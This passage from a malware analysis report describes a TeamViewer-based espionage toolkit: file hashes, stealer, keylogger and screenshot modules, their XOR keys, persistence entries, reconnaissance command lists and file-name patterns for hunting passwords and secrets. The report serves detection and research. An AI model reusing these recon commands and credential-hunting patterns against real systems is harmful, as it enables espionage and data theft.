5128523f4d3f268dbcdc1480c13acd0fe1621f0c *atl_2
2da90dee3d2cfe1b4be5a3b6d59c65d997a3660d *atl_3
67bc227c8a1d15571ccdd1c8ca7708f0de5e1ab5 *atl_4
31ad3210d8c3c62582defaff312fe52ecd1e561d *politnews_mod3_index4.hta
d0d69b0783a5905bc1d7c9ed1e1996179ce009a7 *CmdCapture.exe

399763293405c8a498b182247b492aca7d242b30 *mod3_1.ex

d6059e02698071cb4980d61ae44707e37f027be4 *01522d075c026b809a747cb44a10c885
3d4c6a0119a9f2d9384406326820cc79bde21a81 *708ceccae2c27e32637fd29451aef4a5
2765b4e748e5d547f08ba67c2594de07e4cb056f *b0b59e2569fb1de00f76a8d234d2088a
1cce8b615a118e49898e6dcd0f43c001728ede0a *22d9278c43700b82260a7ad212192ab6
2b677dc5e1e14818dbe31f5913453eeaa8cf7230 *539b0094e07e43bfced8a415ba5c84e3
```

Figure 33 – SHA1 hash list

The following table is created from the ftp log data obtained from the bannetwork.org ftp server. The filenames reveal information about how many other modules, not yet found, existed on the site and used in recent years. The list also contains known module names, the functionality of those are described later in this document.

File	Language	Translation
.222.htaccess.suspend		
1.exe		
5056/spl/vx_2c.exe		
5056_2/spl/vx_2c.exe		
5057/spl/error_log.txt		
5057/spl/inc/GeoIP.dat		
5057/spl/inc/images/dot.gif		
5057/spl/inc/images/style.css		
5057/spl/logo.gif		
5057/spl/ms-041.jpg		
5057/spl/shl.js		
5057/spl/shl.js.txt		
5057/spl/spl/buf.png		
5057/spl/vx_2c.exe		
5057/xmps5060/dx_ds.gif		
5057/xmps5060/elen2.sql		
5057/xmps5060/GeoIP.dat		
5057/xmps5060/i/1.png		
5057/xmps5060/i/clear.gif		
5057/xmps5060/i/country.gif		
5057/xmps5060/i/footer.jpg		
5057/xmps5060/i/form_inputtext.jpg		
5057/xmps5060/i/heading_background.jpg		
5057/xmps5060/i/heading_background_-_НЙк__.jpg	Ukranian	…_-_NYk__.jpg
5057/xmps5060/i/ifr.gif		

5057/xmps5060/i/index.css		
5057/xmps5060/i/logout.gif		
5057/xmps5060/i/main.gif		
5057/xmps5060/i/referer.gif		
5057/xmps5060/i/submit.jpg		
5057/xmps5060/i/Thumbs.db		
5057/xmps5060/i/wrapper-a.jpg		
5057/xmps5060/i/wrapper-b.gif		
5057/xmps5060/img.jpg		
5057/xmps5060/vx_2c.exe		
5058/spl/vx_2c.exe		
5060/dx_ds.gif		
5060/elen2.sql		
5060/error_log		
5060/GeoIP.dat		
5060/i/1.png		
5060/i/clear.gif		
5060/i/country.gif		
5060/i/footer.jpg		
5060/i/form_inputtext.jpg		
5060/i/heading_background.jpg		
5060/i/heading_background_-_НЙк__.jpg	Ukranian	…_-_NYk__.jpg
5060/i/ifr.gif		
5060/i/index.css		
5060/i/logout.gif		
5060/i/main.gif		
5060/i/referer.gif		
5060/i/submit.jpg		
5060/i/Thumbs.db		
5060/i/wrapper-a.jpg		
5060/i/wrapper-b.gif		
5060/load.exe		
5060/vx_2c.exe		
bi.jpg		
bn5.jpg		
brbr.jpg		
ContainerAMI_ENC_3.exe		
crypted.exe		
crypted_18_10_2011.exe		
crypted_bulba_2012_05_04.exe		
crypted_el.exe		
Проверка_на_прото_2.exe	Russian	Check_for_proto_2.exe
DREAMLITE_SKOTINA.exe	Lithuanian	DREAMLITE_GROUSE
DS.exe		
DS.jpg		
DSC.exe		
getBatList-можно_выдавать_2012_02_27_без_lzf_xor.exe	Russian	may_be_issued_2012_ 02_27_without_lzf_xor.exe

getiosdata.exe		
InstallTV.exe		
ipconfig.jpg		
job.txt		
klg-1.exe		
klg.exe		
klg.jpg		
log.txt		
Mbox.exe		
New/fileList_2.jpg		
New/NetScanFiles_2.jpg		
New/NetScanShares_2.jpg		
New/SystemInfo_2.jpg		
New/SystemInfoSafe_2.jpg		
proxy.jpg		
reg.exe		
reg.jpg		
result.txt		
sc_and_console.jpg		
submit.jpg		
TeamViewer.exe		
TestProto2Dream.exe		
TV6.jpg		
unpack-можно_выдавать_2011_11_11.exe	Russian	…-may_be_issued_...
unpack.exe		
user_offline.gif		
user_online.gif		
WebCam.exe		
WebCamGrabbing.exe		

Figure 34 – List of files uploaded to the bannetwork.org FTP server. The list does not contain .php files

5. Analysis of individual modules

5.1 Avicap32.dll

The investigation described in this document was started by the discovery of unusual network traffic patterns. Later, it was found that the suspicious network traffic is due to a malware based on the TeamViewer application. The installation of the malware is based on a NullSoft installer. We are aware of two versions of this installer using the filenames DSC.exe and TeamViewer.ico. During installation, the following files are saved into the folder "\Documents and Settings\user\Application Data":

avicap32.dll
TeamViewer.exe (d0847c10f8b2253b194cda859d3a52a3)
TeamViewer_Resource_ru.dll (165e720c32ae372864b9b654e44e2650)
tv.cfg

The TeamViewer parts are genuine, digitally signed TeamViewer binaries, except for Avicap32.dll. The DLL Avicap32.dll modifies the behavior of TeamViewer by removing its icon from the system tray. The module uses the encrypted tv.cfg configuration file, which contains parameters for the C&C communication. The encryption is based on the Volume ID of the hard drive.

```
result = GetVolumeInformationA(
           RootPathName,
           0,
           0,
           &VolumeSerialNumber,
           &MaximumComponentLength,
           &FileSystemFlags,
           0,
           0);
if ( result )
{
  v1 = VolumeSerialNumber;
  v5 = VolumeSerialNumber ^ _byteswap_ulong(VolumeSerialNumber);
  v2 = 0;
  v3 = 4;
  do
  {
    v4 = *((_BYTE *)&v5 + v2++);
    v1 = v4 + ((v1 >> 27) | 32 * v1);
    --v3;
  }
  while ( v3 );
  result = v1;
}
```

Figure 35 – tv.cfg encryption key derived from Volume ID

If the malware finds procexp.exe (Sysinternals Process Explorer) running, then it quits. Simple renaming of the tool can help during investigations. More detailed analysis is ongoing on this sample.

5.2 Modules found on bannetwork.org

Modules found on this server are most likely connected to recent activities of the attackers. Therefore, these modules can be used to infer the relationship between new and old campaigns carried out by the attackers. Indeed, the identified structure and functionality of these modules let us conclude that the creators of these modules are the same as the creators of some older samples found on other C&C servers. Most of these modules provide very basic functionality with very efficient, simple code.

All executable files disguised as JPG images and they are encrypted. Encryption is based on cyclic XORing with the 5-byte key 0x0e 0f 10 11 12. No additional header is given, thus, all the encrypted images begin with “CU” which is the encryption of “MZ”.

```
0000000000: 43 55 80 11 11 0E 0F 10 | 15 12 0E 0F EF EE 12 0E  CU?◀◀♫☼▶§↕♫☼ďî↕♫
0000000010: B7 10 11 12 0E 0F 10 11 | 52 0E 0F 10 11 12 0E 0F  •▶◀↕♫☼▶◀R♫☼▶◀↕♫☼
0000000020: 10 11 12 0E 0F 10 11 12 | 0E 0F 10 11 12 0E 0F 10  ▶◀↕♫☼▶◀↕♫☼▶◀↕♫☼▶
0000000030: 11 12 0E 0F 10 11 12 0E | 0F 10 11 12 E6 0F 10 11  ◀↕♫☼▶◀↕♫☼▶◀↕ć☼▶◀
0000000040: 1C 11 B5 1E 11 A6 07 C2 | 31 A9 13 42 C2 31 45 7A  ∟◀u▲◀|•Â1c‼BÂ1Ez
0000000050: 67 7C 30 61 60 61 68 62 | 70 7F 2E 6C 71 7F 7C 61  g|0a`ahbp⌂.lq⌂|a
0000000060: 7B 30 73 77 2E 7D 65 7F | 32 67 61 30 55 5D 5D 2F  {0sw.}e⌂2ga0U]]/
0000000070: 7D 7E 76 6B 21 1D 1C 18 | 2A 0F 10 11 12 0E 0F 10  }~vk!↔∟↑*☼▶◀↕♫☼▶
```

Figure 36 – Encrypted MZ files masqueraded as JPG from bannetwork.org

bi.jpg

hash: CD56D04639DD395A035BC2A2E11F5D3D
compile time: 2012-10-25

This module runs the commands “wmic os get /format:HFORM” and “wmic bios list /format:HFORM” and saves the output into the file “ProgramData\Adobe\AdobeArm\ sysdll155.html”. The outputs of these commands contain basic information (the name “bi” may refer to this) about the system configuration and the operating system settings. There seems to be some delay in the execution (“wait” in the code). After completing execution, the module deletes itself.

fileList_2.jpg

hash: 6B3A74728F8683C0FA14A2675E5364C6
compile time: 2012-07-18

This module writes the list of files found on the infected system whose filename match specific templates into the file “\ProgramData\Adobe\AdobeArm\sysdll2.txt”. The set of specific templates used for filtering is the following: *.pst, *.mdb, *.doc, *.rtf, *.xls, *.pgp, *.pdf, *.vmdk, *.tc, *.p12, *pass*.*, *secret*.*, *saidumlo*, *секрет*.* and *парол*.*

Note that the word “saidumlo” means “secret” in Georgian (საიდუმლო), and *секрет*.* and *парол*.* are written in Cyrillic and they mean “secret” and “password”, respectively, in Russian.

Based on these templates, we can conclude that the attackers are interested in office documents and files (e.g., *.doc, *.rtf, *.xls, *.mdb), pdf files (*.pdf), disk images (e.g., *.tc, *.vmdk), as well as files that potentially contain sensitive information such as keys (e.g.,*. pgp, *.p12) and passwords (e.g., *pass*, *secret*, *saidumlo*, *секрет*.* and *парол*.*).

The following is a sample output produced by the module:

```
[/N2.0-01.01.01.00:0000000630]
c:\Documents and Settings\Default User\Templates\winword.doc      4608   04.08.2004 12:00
c:\Documents and Settings\Default User\Templates\winword2.doc     1769   04.08.2004 12:00
c:\Documents and Settings\Default User\Templates\excel.xls 5632   04.08.2004 12:00
c:\Documents and Settings\Default User\Templates\excel4.xls       1518   04.08.2004 12:00
c:\Documents and Settings\vendeg\Templates\winword.doc     4608   04.08.2004 12:00
c:\Documents and Settings\vendeg\Templates\winword2.doc    1769   04.08.2004 12:00
c:\Documents and Settings\vendeg\Templates\excel.xls       5632   04.08.2004 12:00
c:\Documents and Settings\vendeg\Templates\excel4.xls      1518   04.08.2004 12:00
c:\WINDOWS\Debug\PASSWD.LOG   0      06.03.2013 13:22
c:\WINDOWS\Help\password.chm  21891  04.08.2004 12:00
c:\WINDOWS\ServicePackFiles\i386\passwrdw.chm      21891   04.08.2004 12:00
c:\WINDOWS\system32\config\systemprofile\Templates\winword.doc    4608   04.08.2004 12:00
c:\WINDOWS\system32\config\systemprofile\Templates\winword2.doc   1769   04.08.2004 12:00
c:\WINDOWS\system32\config\systemprofile\Templates\excel.xls      5632   04.08.2004 12:00
c:\WINDOWS\system32\config\systemprofile\Templates\excel4.xls     1518   04.08.2004 12:00
c:\WINDOWS\system32\ias\dnary.mdb    294912  04.08.2004 12:00
c:\WINDOWS\system32\ias\ias.mdb      233472  04.08.2004 12:00
```

Figure 37 – Sample file list collected by the fileList_2.jpg module

klg.jpg

hash: B3258020B9AB53A1635DA844AED955EA
compile time: 2013-01-28

This is a keylogger module. It copies itself into the file “C:\Documents and Settings\vendeg\Application Data\WCF Data Services\WcfAudit.exe” and also creates the shortcut “C:\Documents and Settings\vendeg\Start menu\Programs\Startup\WcfAudit.lnk” in order to start automatically at the next boot.

The following figure shows the running WcfAudit.exe process:




Figure 38 – The keylogger is running as WcfAudit.exe

The keylogger saves output into files with extension .klg. The saved output contains per-process keylogs in unencrypted form. Below is a sample output from a file called klg71378843.klg:

```
************************** Process Monitor - Sysinternals: www.sysinternals.com
************************** [17:18 - 07/03/2013; Procmon.exe;]
sdsdfdsfasdfasdfsadfasdf

************************** {C:\Documents and Settings\vendeg\Application Data\WCF Data
Services} - Far 2.0.1807 x86 Administrator ************************** [17:18 - 07/03/2013;
Far.exe;]
ssdfsdfsdfsdfsdfdfgdfgdfgsdfgsdfg[RSHIFT][HOME]dsf;lkj;lasjdflj[LWIN]

************************** Start Menu ************************** [17:19 - 07/03/2013;
explorer.exe;]
note

************************** Windows XP Tour ************************** [17:19 - 07/03/2013;
tourstart.exe;]
[ESC]

************************** Run ************************** [17:20 - 07/03/2013;
explorer.exe;]
notepad[ENTER]

************************** Untitled - Notepad ************************** [17:20 -
07/03/2013; notepad.exe;]
lakjsdf;lkjz[ENTER]
xcvz[ENTER]
cxv[ENTER]
```

Figure 39 – Sample of the output of the keylogger module. Keylogs are collected on a per process basis.

NetScanFiles_2.jpg

hash: F445D90FDD7AB950ADABC79451E57E2A
compile time: 2012-07-19

This module scans mapped network shares for specific file names and writes their list into the file "\ProgramData\Adobe\AdobeArm\sysdll2.txt"
The file names to be found include the follwoing: *saidumlo* *secret*.* *секрет*.* *парол*.* *.xls *.pdf *.pgp *pass*.* *.rtf *.doc"

The collected file list consists of items formatted according to the following structure:
"[/N2.0-02.02.01.00:0000000032]\\SRV\share\a.xls 5 01.03.2013 06:43"

NetScanShares_2.jpg

hash: 696F408AF42071FBF1C60E6E50B60E09
compile time: 2012-07-19

This module enumerates network resources and writes its output into the file "\ProgramData\Adobe\AdobeArm\sysdll2.txt"
The output contains Server, Share and Domain lists in use by the computer.
Interestingly, the binary contains leftover data that is not used, like the listing of interesting files:
"*saidumlo* *secret*.* *секрет*.* *парол*.* *.xls *.pdf *.pgp *pass*.* *.rtf *.doc"

SystemInfo_2.jpg

hash: 5C7BF0BB019B6C2DCD7DE61F89A2DE2E
compile time: 2012-07-19

This module obtains information about the victim system and its environment by executing the following commands:

```
route print
netstat -r
netstat -b
netstat -a
systeminfo
wmic computersystem get * /format:list
wmic os get * /format:list
wmic logicaldisk get * /format:list
wmic product get * /format:list
wmic service get * /format:list
wmic process get * /format:list
wmic useraccount get * /format:list
wmic qfe get * /format:list
```

Output is written into "\ProgramData\Adobe\AdobeArm\sysdll2.txt"

SystemInfoSafe_2.jpg

hash: 341B430D96A06D9489FC49206A5B1CDD
compile time: 2012-07-20

This module lists running processes and process IDs, and it saves the values of the following system variables:

SYSTEMDRIVE
PROGRAMDATA
COMPUTERNAME
OS
PROCESSOR_ARCHITECTURE
PROCESSOR_IDENTIFIER
PROCESSOR_LEVEL
NUMBER_OF_PROCESSORS
USERDOMAIN
USERNAME
TIME
PATH

It then lists all directories that have been modified (i.e., contain modified files) since the creation time of the directory. The output contains the directory path and the last modification time of the modified directory entry.

Output is written into "\ProgramData\Adobe\AdobeArm\sysdll2.txt"

getiosdata.jpg

hash: 83A1634F660D22B990B0A82B1185DE5B
compile time: 1992-06-19 (most likely be fake)

This module searches through the %APPDATA% directory for files with .plist extension. Found files are then copied into the folder "C:\ProgramData\Adobe\AdobeArm" under their original name. It is likely that the attackers wanted to obtain Apple iOS .plist files that may be saved on the victim computer as a result of synchronizing with Apple devices.

5.3 Modules found on *planetanews.org*

The modules found on the servers planetanews.org and politnews.org are generally old, they most likely belong to older campaigns. The files are generally stored in files with ".txt" extension in ASCII-hexadecimal format extended with command tags. An example is shown below:

```
[DATA]<br>
4D5A900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000000
0CCCCCCCCCCE966000000E996000000E970020000E9CB000000E92F020000E90E010000E9C70200
…
00000000000000<br>
[/DATA]<br>
[EXT]<br>
c:\sys.exe<br>
```

Figure 40– Executable file format in .txt files found on planetanews and politnews

As one can see, the hex string begins with 4D5A, which is the equivalent of "MZ", so no extra encryption is in place.

Most likely these modules are deciphered and used by C&C communication tools, like the sample b0b59e2569fb1de00f76a8d234d2088a described below.

Some of the modules are found in raw hex-ascii files like:

```
4D5A900003000000040000000FFFF0000B80. . .
```

Figure 41– Executable file format in .txt files found on politnews – without tags – ct.txt

ode.txt

hash: 5c03228a7f9149b07fc7316d68119342
compile time: 2009-08-04

This module saves the list of running processes and the content of the "\windows\system32\wbem" folder into the file "C:\sysdll12.txt"

ct.txt

hash: BA7F9A2CEC106773D17DF4F571B4B8E8
compile time: 2009-08-11

This module uses the GetTcpTable call and saves the list of active TCP connections and their status into the file "C:\\sysdll9.txt".

Interestingly, executable contains command reference for traceroute (check otr.txt), but it is not used. This is an indication of code reuse.

5.4 Modules found on politnews.org

fe.txt

hash: A34D3909CE3F91AA3ACE63BBF29E6340
compile time: 2009-07-27

This module is essentially the same as the ode.txt module found on planetnews.org: It saves the list of running processes and the content of the directory “windows\system32\wbem” into the file “c:\sysdll9.txt”. One can observe strange use of English inside the code, e.g., the following error message: "File not copy\n"

ieh.txt

hash: 17430F5E1AF28E8C25DC34684E647C97
compile time: 2010-02-01

This module saves the browsing history of Internet Explorer into the text file “C:\sysdll4.txt”

nb.txt (keylogger)

hash: 3B37F7E46D75398C03344C7F778D0E28
compile time: 2005-12-06

This module is identical with other files found on the same server called “nb.txt”, “overlay\ 203426_25.txt” and “reqdis\201611_8.txt” and “onb.txt”.

It creates the following registry entry

wsock32 REG_SZ “C:\Program Files\Common Files\wsock32.exe –i:”

in HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce and saves some data (e.g. “Flags: 0x00000001 ExtData:00000002”) into the file “C:\sysdll2.txt”

It also extracts code from itself and drops two files “kidll.dll” and “wsock32.exe” in the folder ”C:\Program Files\Common Files\”. The hashes for the dropped components are the following:

kidll.dll
MD5: 25315f85e1476260651393e86cd81664
SHA1: 173e672c6f0a44178302ccb0f9b1371227d2c75f

wsock32.exe
MD5: 3238f6f8787376c8f1547310d0b8a6dd
SHA1: 88b955f332f4214f1841555ce03dd0878af99856

The file “kidll.dll” is UPX encoded and the compile time is 2005-12-06. It writes into files “C:\windows\system32\ks.txt” and “C:\sysdll3.txt”. The file “ks.txt” is basically a cleartext file containing user activity (e.g., which programs were used and when), while “sysdll32.txt” contains keylog data in encrypted form with larger blocks and markers. The encryption used is XORing with the following hard-coded 1024-byte key:

```
2A 82 6B 09 F0 D7 DC 9A  C8 D8 B0 4A 1F 6A 71 11
7F 40 BD 1A 90 39 4E 03  D9 50 2A 92 36 AF F9 0E
63 2C B1 01 B7 21 0B 32  59 F6 73 13 72 5E 77 E0
6C FC C9 CE F9 11 70 E3  96 CB 33 E8 3D F1 D6 93
FA 7D C6 D4 A8 C3 31 57  DA EA B9 BA 67 A8 41 FD
12 1E 78 30 A8 3F A1 DE  33 9D CC C6 FD 13 6F 51
A0 85 13 E1 C1 E0 0E EF  C4 6C 7E 6F 17 20 F1 2A
D2 9F F5 58 ED 6E 82 30  99 A9 F4 D2 A3 33 87 A0
E5 AB 05 7F 28 A9 24 0F  F3 06 C1 52 BD AE 6B D8
F2 50 72 54 3F 5D F8 C8  1A 21 AD 29 FB 85 A4 8F
C3 29 90 72 23 E9 BC 01  A8 17 08 78 BC CF D6 2F
9D 55 23 26 B6 DD AD 4C  65 10 FA D8 FA 51 11 5E
15 0C AC F8 1F 7C 60 44  08 51 58 EA 19 14 9F 8B
DE A5 BF C4 92 55 0E 93  12 D0 E8 64 37 F1 5A 83
9A 35 52 42 2B D0 61 8A  9A BC 3E 25 7C A3 F6 7B
28 8D 86 1A 34 BF 4B 2B  1C 14 03 C2 EB 55 D4 27
F5 DA 01 73 7B 6C 50 3B  4B B2 C9 1A 32 35 CF C3
4F AC 37 03 A1 AA 59 D3  60 E0 DC 5F F6 81 13 29
AE 87 3C A1 68 E6 84 70  EB 63 8D AE AB 97 63 5B
8D F5 16 D3 84 38 73 81  A1 8D 0A 99 DB 0B F1 99
B1 98 09 DC 6D 6D 1A 78  AF D0 A2 3A 7E AB 2D 6D
80 33 EB D0 AB 1F 94 DC  86 49 25 C2 C2 9E 0F 3D
4D BF F3 A1 AB BF 70 57  30 D1 A4 8B 63 66 6D D9
29 FD 06 B3 09 A9 7F 43  9A 92 CC A4 F4 7A CB 10
34 02 0A 66 E4 31 29 41  E9 90 32 E3 36 D1 29 B4
EC 47 B4 AA B0 35 38 44  49 3F A1 F7 E0 F3 4F 3C
7F 3B DD 91 02 AA 2D 22  BA 0D EF F5 F8 0A 27 C4
95 D2 4C 59 5F 34 89 25  E6 77 C8 EB 1B EF 04 27
A9 96 87 00 10 2A 26 19  6A 19 04 6D D0 C1 F4 06
D0 37 26 54 EF 2E 7F 5D  A9 B9 6D 25 5A 6B 96 E2
12 97 21 02 BC BC 84 76  20 5C 9B 65 84 3D E0 28
2F 61 1F 25 66 BC EA 9A  2D D4 3B 39 78 74 79 3B
FA 14 48 DA DD 89 7A C3  67 51 65 70 83 D5 01 0E
27 12 95 CB 67 0D E1 3D  EC 6E E6 B3 73 AF E3 AC
8E 34 21 C2 EA 48 00 38  B1 C6 16 92 DD F7 2C 4F
90 DA 71 B8 BE 63 3C D8  4E 7F A2 13 F0 D3 CF 69
56 F7 51 65 7E 43 CF 45  D2 DE E3 C4 48 A7 7F 38
AA 24 19 52 58 94 98 37  95 D4 A9 4B B6 2B 7A 56
C2 2F 04 E3 D9 5C E8 0C  83 90 0C F3 9B 77 DA C7
94 2B 7A 72 47 0B D6 54  6E 0F 3A C2 30 96 E6 0D
A5 01 E6 D2 61 88 8E 63  DF 27 CD 82 D4 91 E1 B0
56 FD 05 E7 3F C5 1D DF  67 A1 16 55 6A 08 5A 5B
B7 E6 2E 37 9B CE C7 D4  68 C1 EB C3 95 34 7C DC
D7 02 AE 73 9D D6 D4 BF  F0 57 81 D0 19 86 DF C2
93 2D 10 10 B4 4B 60 A0  82 52 2F 82 A1 2F 58 65
E6 6D 6E 4D 5E E3 2A 8B  E3 CB 46 F8 14 2F C5 78
B9 78 46 CB FC AF 66 B8  74 1F E1 79 E1 69 E3 9A
B3 CC C2 1D 23 27 8E 11  79 F0 33 04 56 30 1D E5
0C BB 90 CF 68 BE AD 42  6C 44 D4 DB E3 D9 D4 01
D5 FE 2B 02 B3 EF 37 CF  CF 8A 99 9E FC CC 3C 2A
D2 C2 B0 F1 8E D1 4E 1A  7A AF 5B 4E D8 8F A2 CD
45 B9 AC 8D 77 A0 1D 7B  6A B0 4E 66 CB DB 3F 94
```

```
BA 2A ED 00 2B D4 A1 CD  93 25 CC E8 94 2B 88 EF
5F 82 50 46 FC 2E 7D FD  2E D1 AB 6E 2B C9 01 AB
51 E4 92 BA 9F 47 47 1E  8D 3A 05 B7 11 E2 08 83
67 B6 22 26 F6 A4 5A 73  E6 AD 0F BE A4 15 27 A9
89 B6 ED 54 6D BF 24 04  28 D9 E4 3F EA FE E4 DD
00 06 33 9A 3C 9F F6 AC  43 59 DA 51 E5 50 94 FA
BC 3C 52 F4 BD 63 5C 2A  02 C4 CD 71 E1 5C A6 86
B3 F3 97 07 C3 53 5E 2E  D3 3E 73 95 C4 25 F5 41
25 60 95 39 DD F0 5E 6C  9E 8A A8 B8 DC EC 1B 38
EF 57 E8 40 AE 86 DD AE  8F 97 C3 6F 36 4C 38 53
62 66 92 32 BA B7 D6 DF  68 14 61 72 E3 B7 CF 63
07 DD 42 90 BB 12 84 9D  D2 F7 39 B3 54 96 8D 38
```

The compile time of file “wsock32.exe” is also 2005-12-06. It creates a registry entry in HKLM\Software\Microsoft\Windows\CurrentVersion\Run in order to be started at boot time.

Both “kidll.dll” and “wsock32.exe” uses the registry entry HKLM\Software\Microsoft\CurrentVerion\PF_WorkingState possibly to obtain some status information (e.g., REG_DWORD 0x00000001).

nsd.txt

hash: 0FDB2616920BFD47B7E1205F831261B3
compile time: 2009-06-02

This module tries to discover certain types of files on the mounted network shares. If no files are found, then an error message is written in the file “C:\sysdll9.txt”. Otherwise, the files found are compressed and stored in the file “C:\sysdll2.txt”.

The filenames of the files that the attackers are interested in match the following templates: *saidumlo*, *secret*.*, *pass*.*, *секрет*.*, *парол*.*, *.xls, *.rtf, *.doc, *.pdf, *.pgp

Clearly, this module looks very similar in functionality to “fileList_2.jpg” module found on bannetwork.org, however, it is interesting that “nsd.txt” does not check for .pst, .mdb, .vmdk, .tc and .p12 files.

sc.txt

hash: 3A6282107987ADEC9A768169EF77823F
compile time: 1992-06-19 (most likely fake)

This is a UPX compressed file, which contains an executable originally written in Delphi. The original compilation date of the compressed content is also 1992-06-19. When run, the executable renames itself to “vgtk.exe”.

As for functionality, this module saves screen captures (hence maybe the name “sc”) into the file “C:\sysdll5.txt” in standard JPG format. More specifically, the following behavior is repeated: once a

screen capture is saved, it checks in every 40 seconds if the file “C:\sysdll5.txt” was deleted, and if so, it makes and saves another screen capture.

2016_11.txt

hash: 3962E531A76BB6CA4F95D5CC5566311A
compile time: 2004-01-24

This module reads some specified files (names are hard-coded), compresses them, and saves the result into temporary files, whose names look like hexadecimal numbers (e.g., “1F.tmp”). There are similar modules with similar names (e.g., “2016\10.txt”) and functionality. The output is also written in file “C:\sysdll9.txt” or in some cases in “C:\sysdll2.txt”. The output format is shown below:

Format is as below:

```
0000000000: 5B 4E 31 2E 36 2D 06 00 | 2E 01 00 3A 33 00 00 00  [N1.6-♠ .☺ :3
0000000010: 2E 01 00 00 00 2E 01 00 | 00 00 2E 2B 00 00 00 2E  .☺   .☺   .+   .
0000000020: 61 56 65 72 3A 30 30 30 | 31 3B 75 50 61 63 6B 65  aVer:0001;uPacke
0000000030: 64 53 69 7A 65 3A 30 30 | 30 30 30 30 33 30 3B 43  dSize:00000030;C
0000000040: 52 43 3A 65 35 32 31 34 | 30 35 64 5D 00 1B 82 EB  RC:e521405d] ←,ë
```

Figure 42– Output format of module 2016\11.txt

The files that our samples where looking for include the following:

```
D:\yazilar\beyaz okuz ve arab ata sozu(mahmut topbas).doc (2016\11.exe)
D:\yazilar\gazzedeki tunelin isigi sizsiniz.doc (2016\10.exe)
C:\Documents and Settings\user\Рабочий стол\Комерческие предложения\Ком
предложение общее (Елена Никитина).doc (201617\8.exe)
D:\yazilar\?з'e kapanmayla d??'a yamanma aras?nda…(yusuf kaplan).doc (201611\8.exe)
D:\yazilar\Cocuk yeti?tirmek (yavuz bahadiroglu).doc (201611\9.exe)
C:\Documents and Settings\user\Рабочий стол\пароль 696806.txt (201617\10.exe)
file “==================8<======================” (201611\12.exe
file “==================8<======================” (201617\11.exe)
D:\на отправку\Изготовление листовок.xls (kbas\201617\8.exe)
```

Figure 43– Files searched for by different variants of module 2016/11.txt

Note that “Рабочий стол\Комерческие предложения\Компредложение общее (Елена Никитина)” translates into “Desktop \ Commercial offers \ Comoffer general (Elena Nikitina)”, “Рабочий стол\пароль” translates into “Desktop \ password”, and “на отправку\Изготовление листовок.xls” means “shipment \ Manufacturing leaflets.xls”.

otr.txt

MD5 hash: 0f9c86ea21f37d0a3b8c842302c4b262
SHA1 hash: 4205fd58209968b173adaf5e8d2fb57343b06e60
compile time: 2009-08-14

This module is identical to “tr.txt”, and it saves the traceroute from the infected machine towards the IP address 57.66.151.195 in the file “C:\ sysdll9.txt”.

The address belongs to the following address range:

```
NetRange:       57.0.0.0 - 57.255.255.255
OrgName:        SITA-Societe Internationale de Telecommunications Aeronautiques
OrgId:          SIDTA
Address:        112 Avenue Charles de Gaulle
Address:        Neuilly, 92522 Cedex
Country:        FR
```

We could not identify the owner of the IP address above, but it might be an important target, and the operators might want to check if the high-profile target is accessible from the attacked network. Close to this IP address, we could identify a computer that most likely belongs to the Ministry of Foreign Affairs of Uzbekistan, but we have no proof about the importance of the specific IP address and, thus, it needs further investigations.

